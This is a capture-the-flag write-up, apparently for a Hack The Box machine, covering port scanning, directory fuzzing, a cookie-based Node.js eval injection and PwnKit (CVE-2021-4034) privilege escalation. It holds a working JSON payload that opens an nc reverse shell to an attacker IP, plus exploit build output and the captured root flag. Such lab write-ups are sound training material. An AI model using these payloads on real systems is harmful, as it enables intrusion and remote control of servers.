
Information Gathering

1) Found a open port

```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ tcpscan 10.10.10.85
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-16 18:47 IST
Nmap scan report for 10.10.10.85
Host is up (0.46s latency).
Not shown: 65088 closed tcp ports (reset), 446 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT     STATE SERVICE VERSION
3000/tcp open  http    Node.js Express framework
|_http-title: Site doesn't have a title (text/html; charset=utf-8).

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 110.86 seconds
```

2) Found a strange cookie value




2) Couldnt find new pages


```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ ffuf -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -u 'http://10.10.10.85:3000/FUZZ' -ic

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://10.10.10.85:3000/FUZZ
 :: Wordlist         : FUZZ: /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

                        [Status: 200, Size: 12, Words: 1, Lines: 1, Duration: 208ms]
                        [Status: 200, Size: 12, Words: 1, Lines: 1, Duration: 337ms]
```

Vulnerability Assessment


1) Our input is being reflected



2) Our input is sent into eval without validation, we can inject js code




3) Found code injection vulnerability



Exploitation

1) Got reverse shell

```
{"username":"test","country":\
"Idk Probably Somewhere Dumb",\
"city":"Lametown",\
"num":"require('child_process').execSync('rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/
bin/bash -i 2>&1|nc 10.10.14.8 4444 >/tmp/f');"}
```




Privilege Escalation

1) Found vulnerable kernel version

```
sun@celestial:~$ uname -a
Linux celestial 4.4.0-31-generic #50-Ubuntu SMP Wed Jul 13 00:07:12 UTC 2016 x86_64 x86_64 x86_64 GNU/Linux
sun@celestial:~$
```

2) Exploited it
https://github.com/berdav/CVE-2021-4034


vigneswar@VigneswarPC: ~
sun@celestial:~$ ls
cve-2021-4034.c Desktop Downloads exploit linpeas.sh Music output.txt Public server.js user.txt
cve-2021-4034.sh Documents examples.desktop exploit.c Makefile node_modules Pictures pwnkit.c Templates Videos
sun@celestial:~$ make
cc -Wall --shared -fPIC -o pwnkit.so pwnkit.c
cc -Wall   cve-2021-4034.c   -o cve-2021-4034
echo "module UTF-8// PWNKIT// pwnkit 1" > gconv-modules
mkdir -p GCONV_PATH=.
cp -f /bin/true GCONV_PATH=./pwnkit.so:.
sun@celestial:~$ ./cve-2021-4034
cd /root
cat root.txt
716f65fb3b401ecda0aa7c9fdb46e3df
#